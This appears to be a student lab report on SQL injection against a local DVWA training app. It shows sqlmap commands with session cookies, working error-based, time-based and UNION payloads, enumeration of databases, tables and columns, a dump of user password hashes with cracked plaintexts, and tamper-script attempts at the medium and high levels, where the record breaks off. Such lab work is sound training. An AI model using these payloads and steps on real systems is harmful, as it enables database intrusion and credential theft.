


Lab-3

Part -A

Setting DVWA security to low:




The screenshot shows the DVWA (Damn Vulnerable Web Application) Security page. The page title is "DVWA Security" with a lock icon. The section is "Security Level". The current security level is "low". The page explains that the security level can be set to low, medium, high, or impossible, and that it changes the vulnerability level of DVWA. It lists four levels: 1. Low - This security level is completely vulnerable and has no security measures at all. It's use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques. 2. Medium - This setting is mainly to give an example to the user of bad security practices, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques. 3. High - This option is an extension to the medium difficulty, with a mixture of harder or alternative bad practices to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions. 4. Impossible - This level should be secure against all vulnerabilities. It is used to compare the vulnerable source code to the secure source code. Prior to DVWA v1.9, this level was known as 'high'.

Below the text, there is a dropdown menu set to "Low" and a "Submit" button. A message box at the bottom says "Security level set to low".

Overlaid on the bottom of the screenshot is a terminal window titled "osboxes@nk0741: ~/Desktop (on nk0741)". The terminal shows the command `echo nk0741` being executed, resulting in the output `nk0741`. The prompt is `(osboxes@nk0741)~[~/Desktop]`.

Accessing the SQL injection page:



Running the sqlmap on it:

```
sqlmap -u "http://localhost/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit#" --  
cookie="PHPSESSID=6mge2hs6a3v9mhbrn0k60hquun;security=low" --random-agent --flush-  
session --dbs
```

Output of the load:

```

[14:25:29] [INFO] testing 'Oracle AND time-based blind'
it is recommended to perform only basic UNION tests if there is not at least one other (potential) technique found.
ou want to reduce the number of requests? [Y/n] n
[14:25:34] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[14:25:34] [WARNING] GET parameter 'Submit' does not seem to be injectable
sqlmap identified the following injection point(s) with a total of 153 HTTP(s) requests:
---
Parameter: id (GET)
  Type: error-based
  Title: MySQL ≥ 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
  Payload: id=1' AND EXTRACTVALUE(7208,CONCAT(0×5c,0×7178766b71,(SELECT (ELT(7208=7208,1))))),0×7171717071)) AND 'm
'mBQz6Submit=Submit
  Type: time-based blind
  Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
  Payload: id=1' AND (SELECT 2450 FROM (SELECT(SLEEP(5)))MUZP) AND 'hYgZ'='hYgZ6Submit=Submit
  Type: UNION query
  Title: Generic UNION query (NULL) - 2 columns
  Payload: id=1' UNION ALL SELECT CONCAT(0×7178766b71,0×486a6b445943456b51574a6f5054546b79474a474e516a735a784a756
6b696e76514a436844,0×7171717071),NULL-- -6Submit=Submit
---
[14:25:34] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.46
back-end DBMS: MySQL ≥ 5.1 (MariaDB fork)
[14:25:34] [INFO] fetching database names
available databases [2]:
[*] dvwa
[*] information_schema

[14:25:34] [INFO] fetched data logged to text files under '/home/osboxes/.local/share/sqlmap/output/localhost'

[*] ending @ 14:25:34 /2023-11-27/

```

Out of running sqlmap command with `–tables`: we can see the list of all tables in it.

```
osboxes@nk0741: ~ (on nk0741)
File Actions Edit View Help
Burp Scanner Vulnerability Scanner Settings Logins & Passwords Capt - Invalid
rn0k60hqun;security=low" --tables
{1.7.11#stable}
https://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end
user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are
not responsible for any misuse or damage caused by this program
[*] starting @ 14:36:03 /2023-11-27/
Instructions
[14:36:03] [INFO] resuming back-end DBMS 'mysql'
[14:36:03] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
Type: error-based
Title: MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
Payload: id=1' AND EXTRACTVALUE(7208,CONCAT(0x5c,0x7178766b71,(SELECT (ELT(7208=7208,1))))),0x7171717071)) AND 'm
BQz'='mBQz6Submit=Submit
First name: admin
Surname: admin
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: id=1' AND (SELECT 2450 FROM (SELECT(SLEEP(5)))MUZP) AND 'hYgZ'='hYgZ6Submit=Submit
Type: UNION query
Title: Generic UNION query (NULL) - 2 columns
Payload: id=1' UNION ALL SELECT CONCAT(0x7178766b71,0x486a6b445943456b51574a6f5054546b79474a474e516a735a784a756
f70756b696e76514a436844,0x7171717071),NULL-- -6Submit=Submit
---
[14:36:03] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.46
back-end DBMS: MySQL >= 5.1 (MariaDB fork)
[14:36:03] [INFO] fetching database names
[14:36:03] [INFO] fetching tables for databases: 'dvwa, information_schema'
[14:36:03] [WARNING] reflective value(s) found and filtering out
Database: information_schema
[76 tables]
+-----+
ALL_PLUGINS
APPLICABLE_ROLES
CHARACTER_SETS
CHECK_CONSTRAINTS
CLIENT_STATISTICS
COLLATIONS
COLLATION_CHARACTER_SET_APPLICABILITY
COLUMN_PRIVILEGES
ENABLED_ROLES
FILES
```

```
SESSION_VARIABLES
SPATIAL_REF_SYS
STATISTICS
SYSTEM_VARIABLES
TABLESPACES
TABLE_CONSTRAINTS
TABLE_PRIVILEGES
TABLE_STATISTICS
USER_PRIVILEGES
USER_STATISTICS
VIEWS
COLUMNS
ENGINES
EVENTS
PARTITIONS
PLUGINS
PROCESSLIST
TABLES
TRIGGERS
user_variables

Database: dvwa
[2 tables]
guestbook
users

[14:36:03] [INFO] fetched data logged to text files under '/home/osboxes/.local/share/sqlmap/output/localhost'
[*] ending @ 14:36:03 /2023-11-27/
Logout
(osboxes@nk0741)~
```

sqlmap -u [URL] -T [table] --columns output:

sqlmap -u "http://localhost/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit#" --
cookie="PHPSESSID=6mge2hs6a3v9mhbrn0k60hquun;security=low" -T "users" --columns

```

Parameter: id (GET)
Type: error-based
Title: MySQL ≥ 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
Payload: id=1' AND EXTRACTVALUE(7208,CONCAT(0x5c,0x7178766b71,(SELECT (ELT(7208=7208,1))),0x7171717071)) AND 'mBQz'='mBQz6Submit=Submit
---
Type: time-based blind
Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
Payload: id=1' AND (SELECT 2450 FROM (SELECT(SLEEP(5)))MUZP) AND 'hYgZ'='hYgZ6Submit=Submit
---
Type: UNION query
Title: Generic UNION query (NULL) - 2 columns
Payload: id=1' UNION ALL SELECT CONCAT(0x7178766b71,0x486a6b445943456b51574a6f5054546b79474a474e516a735a784a756f70756b696e76514a436844,0x7171717071),NULL-- --6Submit=Submit
---
[14:39:28] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.46
back-end DBMS: MySQL ≥ 5.1 (MariaDB fork)
[14:39:28] [WARNING] missing database parameter. sqlmap is going to use the current database to enumerate table(s)
columns
[14:39:28] [INFO] fetching current database
[14:39:28] [WARNING] reflective value(s) found and filtering out
[14:39:28] [INFO] fetching columns for table 'users' in database 'dvwa'
Database: dvwa
Table: users (M)
[8 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| user | varchar(15) |
| avatar | varchar(70) |
| failed_login | int(3) |
| first_name | varchar(15) |
| last_login | timestamp |
| last_name | varchar(15) |
| password | varchar(32) |
| user_id | int(6) |
+-----+-----+
[14:39:28] [INFO] fetched data logged to text files under '/home/osboxes/.local/share/sqlmap/output/localhost'
[*] ending @ 14:39:28 /2023-11-27/

```

sqlmap -u [URL] -T [table] --dump Output:a

sqlmap -u "http://localhost/DVWA/vulnerabilities/sqlmap/?id=1&Submit=Submit#" --
 cookie="PHPSESSID=6mge2hs6a3v9mhbrn0k60hquun;security=low" -T "users" --dump

```

[osboxes@nk0741]~$ sqlmap -u "http://localhost/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit#" --cookie="PHPSESSID=6mge2hs6a3v9mhb
rn0k60hquun;security=low" -T "users" --dump

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end
user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are
not responsible for any misuse or damage caused by this program

[*] starting @ 14:41:15 /2023-11-27/

[14:41:15] [INFO] resuming back-end DBMS 'mysql'
[14:41:15] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
Type: error-based
Title: MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
Payload: id=1' AND EXTRACTVALUE(7208,CONCAT(0x5c,0x7178766b71,(SELECT (ELT(7208=7208,1))),0x7171717071)) AND 'm
BQz'='mBQz&Submit=Submit

Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: id=1' AND (SELECT 2450 FROM (SELECT(SLEEP(5)))MUZP) AND 'hYgZ'='hYgZ&Submit=Submit

Type: UNION query
Title: Generic UNION query (NULL) - 2 columns
Payload: id=1' UNION ALL SELECT CONCAT(0x7178766b71,0x486a6b445943456b51574a6f5054546b79474a474e516a735a784a756
f70756b696e76514a436844,0x7171717071),NULL-- -&Submit=Submit
---
[14:41:15] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.46
back-end DBMS: MySQL >= 5.1 (MariaDB fork)
[14:41:15] [WARNING] missing database parameter. sqlmap is going to use the current database to enumerate table(s)
entries
[14:41:15] [INFO] fetching current database
[14:41:15] [INFO] fetching columns for table 'users' in database 'dvwa'
[14:41:15] [INFO] fetching entries for table 'users' in database 'dvwa'
[14:41:15] [WARNING] reflective value(s) found and filtering out
[14:41:15] [INFO] recognized possible password hashes in column 'password'


[14:48:00] [INFO] using suffix @
Database: dvwa
Table: users
[5 entries]
+-----+-----+-----+-----+-----+-----+
| user_id | user      | avatar                                     | password                                     | last_name |
+-----+-----+-----+-----+-----+-----+
| 1       | admin     | /DVWA/hackable/users/admin.jpg           | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | admin     |
| 2       | gordonb   | /DVWA/hackable/users/gordonb.jpg         | e99a18c428cb38d5f260853678922e03 (abc123)  | Brown     |
| 3       | 1337      | /DVWA/hackable/users/1337.jpg            | 8d3533d75ae2c3966d7e0d4fcc69216b (charley) | Me        |
| 4       | pablo     | /DVWA/hackable/users/pablo.jpg           | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein) | Picasso   |
| 5       | smithy    | /DVWA/hackable/users/smithy.jpg          | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | Smith     |
+-----+-----+-----+-----+-----+-----+

[14:48:12] [INFO] table 'dvwa.users' dumped to CSV file '/home/osboxes/.local/share/sqlmap/output/localhost/dump/dv
wa/users.csv'
[14:48:12] [INFO] fetched data logged to text files under '/home/osboxes/.local/share/sqlmap/output/localhost'

[*] ending @ 14:48:12 /2023-11-27/

```

Verifying the data we got from sqlmap:



In Low mode:

```
(osboxes@nk0741)-[~]
$ sqlmap -u "http://localhost/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit#" --cookie="PHPSESSID=6mge2hs6a3v9mhbrn0k60hquun;security=low" --tamper=space2comment

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 17:17:06 /2023-11-27/

[17:17:06] [INFO] loading tamper module 'space2comment'
[17:17:06] [INFO] resuming back-end DBMS 'mysql'
[17:17:06] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
Type: error-based
Title: MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
Payload: id=1' AND EXTRACTVALUE(7208,CONCAT(0x5c,0x7178766b71,(SELECT (ELT(7208=7208,1))),0x7171717071)) AND 'mBQz'='mBQz&Submit=Submit
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: id=1' AND (SELECT 2450 FROM (SELECT(SLEEP(5)))MUZP) AND 'hYgZ'='hYgZ&Submit=Submit
Type: UNION query
Title: Generic UNION query (NULL) - 2 columns
Payload: id=1' UNION ALL SELECT CONCAT(0x7178766b71,0x486a6b445943456b51574a6f5054546b79474a474e516a735a784a756f70756b696e76514a436844,0x7171717071),NULL-- -&Submit=Submit
---
[17:17:06] [WARNING] changes made by tampering scripts are not included in shown payload content(s)
[17:17:06] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.46
back-end DBMS: MySQL >= 5.1 (MariaDB fork)
[17:17:06] [INFO] fetched data logged to text files under '/home/osboxes/.local/share/sqlmap/output/localhost'

[*] ending @ 17:17:06 /2023-11-27/
```

Medium level:

```
sqlmap -u "http://localhost/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit#" --
cookie="PHPSESSID=6mge2hs6a3v9mhbrn0k60hquun;security=medium" --
tamper=space2comment
```

```
[17:17:06] [INFO] fetched data logged to text files under '/home/osboxes/.local/share/sqlmap/output/localhost'

[*] ending @ 17:17:06 /2023-11-27/

(osboxes@nk0741)~$ sqlmap -u "http://localhost/DVWA/vulnerabilities/sqli/?id=16Submit=Submit#" --cookie="PHPSESSID=6mge2hs6a3v9mhb
rn0k60hquun;security=medium" --tamper=space2comment

Security level is currently: medium.

[1.7.11#stable] Security level is low, medium, high or impossible. The security level changes the vulnerability
level of DVWA.

https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end
user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are
not responsible for any misuse or damage caused by this program

[*] starting @ 17:18:32 /2023-11-27/

[17:18:32] [INFO] loading tamper module 'space2comment'
[17:18:32] [INFO] resuming back-end DBMS 'mysql'
[17:18:32] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
  Type: error-based
  Title: MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
  Payload: id=1' AND EXTRACTVALUE(7208,CONCAT(0x5c,0x7178766b71,(SELECT (ELT(7208=7208,1))),0x7171717071))) AND 'm
BQz'='mBQz6Submit=Submit

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: id=1' AND (SELECT 2450 FROM (SELECT(SLEEP(5)))MUZP) AND 'hYgZ'='hYgZ6Submit=Submit


  Type: UNION query
  Title: Generic UNION query (NULL) - 2 columns
  Payload: id=1' UNION ALL SELECT CONCAT(0x7178766b71,0x486a6b445943456b51574a6f5054546b79474a474e516a735a784a756
f70756b696e76514a436844,0x7171717071),NULL-- -6Submit=Submit
---
[17:18:32] [WARNING] changes made by tampering scripts are not included in shown payload content(s)
[17:18:32] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.46
back-end DBMS: MySQL >= 5.1 (MariaDB fork)
[17:18:32] [INFO] fetched data logged to text files under '/home/osboxes/.local/share/sqlmap/output/localhost'

[*] ending @ 17:18:32 /2023-11-27/

(osboxes@nk0741)~$
```

High level:

Setting the level to high-



Now are trying to flush the already available connection and trying to connect using sqlmap

```
sqlmap -u "http://localhost/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit#" --
cookie="PHPSESSID=6mge2hs6a3v9mhbrn0k60hquun;security=high" --random-agent --flush-
```

session --dbs --tamper=space2comment

```
[17:28:08] [WARNING] heuristic (basic) test shows that GET parameter 'id' might not be injectable
[17:28:08] [INFO] testing for SQL injection on GET parameter 'id'
[17:28:08] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[17:28:08] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
